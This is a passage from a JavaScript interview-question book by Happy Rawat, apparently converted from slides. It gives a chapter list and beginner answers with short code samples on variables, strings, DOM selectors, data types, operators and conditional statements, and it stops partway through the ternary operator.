

TOP

200

JavaScript

INTERVIEW QUESTIONS

HAPPY RAWAT

PREFACE

ABOUT THE BOOK

This book contains 200 very important JavaScript interview questions.



ABOUT THE AUTHOR

Happy Rawat has around 15 years of experience in software development. He helps candidates in clearing technical interview in tech companies.



Chapters

Fundamentals

1. Basics & Fundamentals

2. Variables & Datatypes

3. Operators & Conditions

4. Arrays

5. Loops

6. Functions

7. Strings

8. DOM

9. Error Handling

10. Objects

Advanced

11. Events

12. Closures

13. Asynchronous - Basics

14. Asynchronous - Promises

15. Asynchronous - Async Await

16. Browser APIs & Web Storage

17. Classes & Constructors

18. ECMAScript & Modules

19. Security & Performance

Scenario & Coding (50 Questions)

20. Tricky Short Questions

21. Feature Development

22. Coding Questions

Chapter 1: Basics



Q1. What is JavaScript? What is the role of JavaScript engine?

Q2. What are client side and server side?

Q3. What are variables? What is the difference between var, let, and const ?

Q4. What are some important string operations in JS?

Q5. What is DOM? What is the difference between HTML and DOM?

Q6. What are selectors in JS?

Q7. What is the difference between getElementById, getElementsByClassName and getElementsByTagName?

Q8. What are data types in JS?

Q9. What are operators? What are the types of operators in JS?

Q10. What are the types of conditions statements in JS?

Chapter 1: Basics



Q11. What is a loop? What are the types of loops in JS?

Q12. What are Functions in JS? What are the types of function?

Q13. What are Arrow Functions in JS? What is it use?

Q14. What are Arrays in JS? How to get, add & remove elements from arrays?

Q15. What are Objects in JS?

Q16. What is Scope in JavaScript?

Q17. What is Hoisting in JavaScript?


Q18. What is Error Handling in JS?

Q19. What is JSON?

Q20. What is asynchronous programming in JS? What is its use?

Q. What is **JavaScript**? What is the **role** of JavaScript engine? **V. IMP.**

- ❖ JavaScript is a programming language that is used for converting static web pages to **interactive and dynamic** web pages.
- ❖ A JavaScript engine is a program present in web browsers that executes JavaScript code.



Q. What is **JavaScript**? What is the **role** of JavaScript engine? **V. IMP.**

<> index.html > ...

```
1  <!DOCTYPE html>
2  <html lang="en">
3    <head>
4      <title>Document</title>
5    </head>
6    <body>
7      <h1>Interview Happy</h1>
8      <button id="myButton">Click</button>
9
10     <script src="index.js"></script>
11   </body>
12 </html>
```


JS index.js > ...

```
1  // Get a reference to the button element
2  var button = document.getElementById("myButton");
3
4  // Add a click event listener to the button
5  button.addEventListener("click", function () {
6    alert("Button was clicked!");
7  });
```

Q. What are **Client side** and **Server side**? v.IMP.

❖ A client is a device, application, or software component that **requests** and consumes services or resources from a server.


❖ A server is a device, computer, or software application that **provides** services, resources, or functions to clients.



Q. What are **variables**? What is the difference between **var**, **let**, and **const**? **V. IMP.**

❖ Variables are used to **store** data.

```
var count = 10;
```



Q. What are **variables**? What is the difference between **var**, **let**, and **const**? **V. IMP.**

- ❖ **var** creates a **function-scoped** variable.

```
//using var
function example() {

  if (true) {

    var count = 10;
    console.log(count);
    //output: 10
  }

  console.log(count);
  //Output: 10
}
```

- ❖ **let** creates a **block-scoped** variable

```
//using let
function example() {

  if (true) {

    let count = 10;
    console.log(count);
    //Output: 10
  }

  console.log(count);
  //Output: Uncaught
  //Reference Error:
  //count is not defined
}
```

- ❖ **const** can be assigned only once, and its value **cannot be changed** afterwards.

```
// Using constant
const z = 10;
z = 20;

// This will result
//in an error
console.log(z);
```

Q. What are some important **string operations** in JS?

JavaScript String Methods

JS

substr()	indexOf()	trim()
substring()	includes()	charAt()
replace()	slice()	valueOf()
search()	concat()	split()
toLocaleLowerCase()	lastIndexOf()	toString()
toLocaleUpperCase()	charCodeAt()	match()

Q. What are some important **string operations** in JS?

```
//Add multiple string
let str1 = "Hello";
let str2 = "World";
let result = str1 + " " + str2;
console.log(result);
// Output: Hello World
```

```
// Using concat() method
let result2 = str1.concat(" ", str2);
console.log(result2);
// Output: Hello World
```

```
//Extract a portion of a string
let subString = result.substring(6, 11);
console.log(subString);
// Output: World
```

```
//Retrieve the length of a string
console.log(result.length);
// Output: 11
```

```
//Convert a string to uppercase or lowercase
console.log(result.toUpperCase());
// Output: HELLO WORLD
console.log(result.toLowerCase());
// Output: hello world
```

```
//Split a string into an array of substrings
//based on a delimiter
let arr = result.split(" ");
console.log(arr);
// Output: ["Hello", "World"]
```

```
//Replace occurrences of a substring within a string
console.log(result.replace("World", "JavaScript"));
// Output: Hello JavaScript
```

```
//Remove leading and trailing whitespace
let str = "  Hello World  ";
let trimmedStr = str.trim();
console.log(trimmedStr);
// Output: Hello World
```

Q. What is **DOM**? What is the difference between **HTML** and **DOM**?

V. IMP.


```
<!DOCTYPE html>
<html>

  <head>
    <title>My Text </title>
  </head>

  <body>
    <h1>
      My Header
    </h1>
    <p>My Paragraph </p>
  </body>

</html>
```

Static HTML




DOM Tree(Real)



- ❖ The DOM(Document Object Model) represents the web page as a **tree-like structure** that allows JavaScript to dynamically access and manipulate the content and structure of a web page.

Q. What are **selectors** in JS? **V. IMP.**

- ❖ Selectors in JS help to **get specific elements from DOM** based on IDs, class names, tag names.



```
<div id="myDiv">Test</div>
```

```
//getElementById - select a single element  
const elementById = document.getElementById("myDiv");  
console.log(elementById.innerHTML);
```

Q. What is the difference between `getElementById`, `getElementsByClassName` and `getElementsByTagName`? **V. IMP.**

```
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Methods</title>
  </head>
  <body>
    <div id="myDiv" class="myClass">1</div>
    <div class="myClass">2</div>
    <p class="myClass">3</p>

    <script src="index.js"></script>
  </body>
</html>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
// Output: 1
```

```
//getElementsByClassName - select multiple elements that
//share the same class name
const elements = document.getElementsByClassName("myClass");

for (let i = 0; i < elements.length; i++) {
  console.log(elements[i].textContent);
}
// Output: 1 2 3
```

```
//getElementsByTagName - select multiple elements based
//on their tag name
const elementsTag = document.getElementsByTagName("div");


for (let i = 0; i < elementsTag.length; i++) {
  console.log(elementsTag[i].textContent);
}
// Output: 1 2
```

Q. What are **data types** in JS?

❖ A data type determines the **type of variable**.


```
//Number  
let age = 25;
```

```
//String  
let message = 'Hello!';  
  
//Boolean  
let isTrue = true;  
  
//Undefined  
let x;  
console.log(x);  
// Output: undefined  
  
//Null  
let y = null;  
console.log(y);  
// Output: null
```




Q. What are **operators**? What are the types of operators in JS? **V. IMP.**

- ❖ Operators are **symbols or keywords** used to perform operations on operands.



Q. What are **operators**? What are the types of operators in JS? **V. IMP.**



```
let x = 5;
let y = 2;

console.log(x + y);
console.log(x - y);
console.log(x * y);
console.log(x / y);
console.log(x % y);
//Remainder: 1
console.log(x ** y);
//Exponentiation: 25
```

```
let x = 10;

x += 5;
//x = x + 5
console.log(x);
// Output: 15

x *= 2;
//x = x * 2
console.log(x);
// Output: 30
```

```
let x = 5;
let y = 3;

console.log(x > y);
console.log(x < y);
console.log(x >= y);
console.log(x <= y);
console.log(x === y);
// Equality: false
console.log(x !== y);
// Inequality: true
```

```
let x = true;
let y = false;

console.log(x && y);
//Logical AND: false


console.log(x || y);
//Logical OR: true

console.log(!x);
//Logical NOT: false
```

```
let a = 'Hello ';
let b = 'World';

var c = (a + b);
// Concatenation
// "Hello World"
```

Q. What are the types of **conditions statements** in JS? **V. IMP.**



Q. What are the types of **conditions statements** in JS? **V. IMP.**

Types of condition statements

1. If/ else statements

```
let x = 5;  
if (x > 10) {  
  console.log("1");  
} else if (x < 5) {  
  console.log("2");  
} else {  
  console.log("3");  
}  
// Output: '3'
```

2. Ternary operator


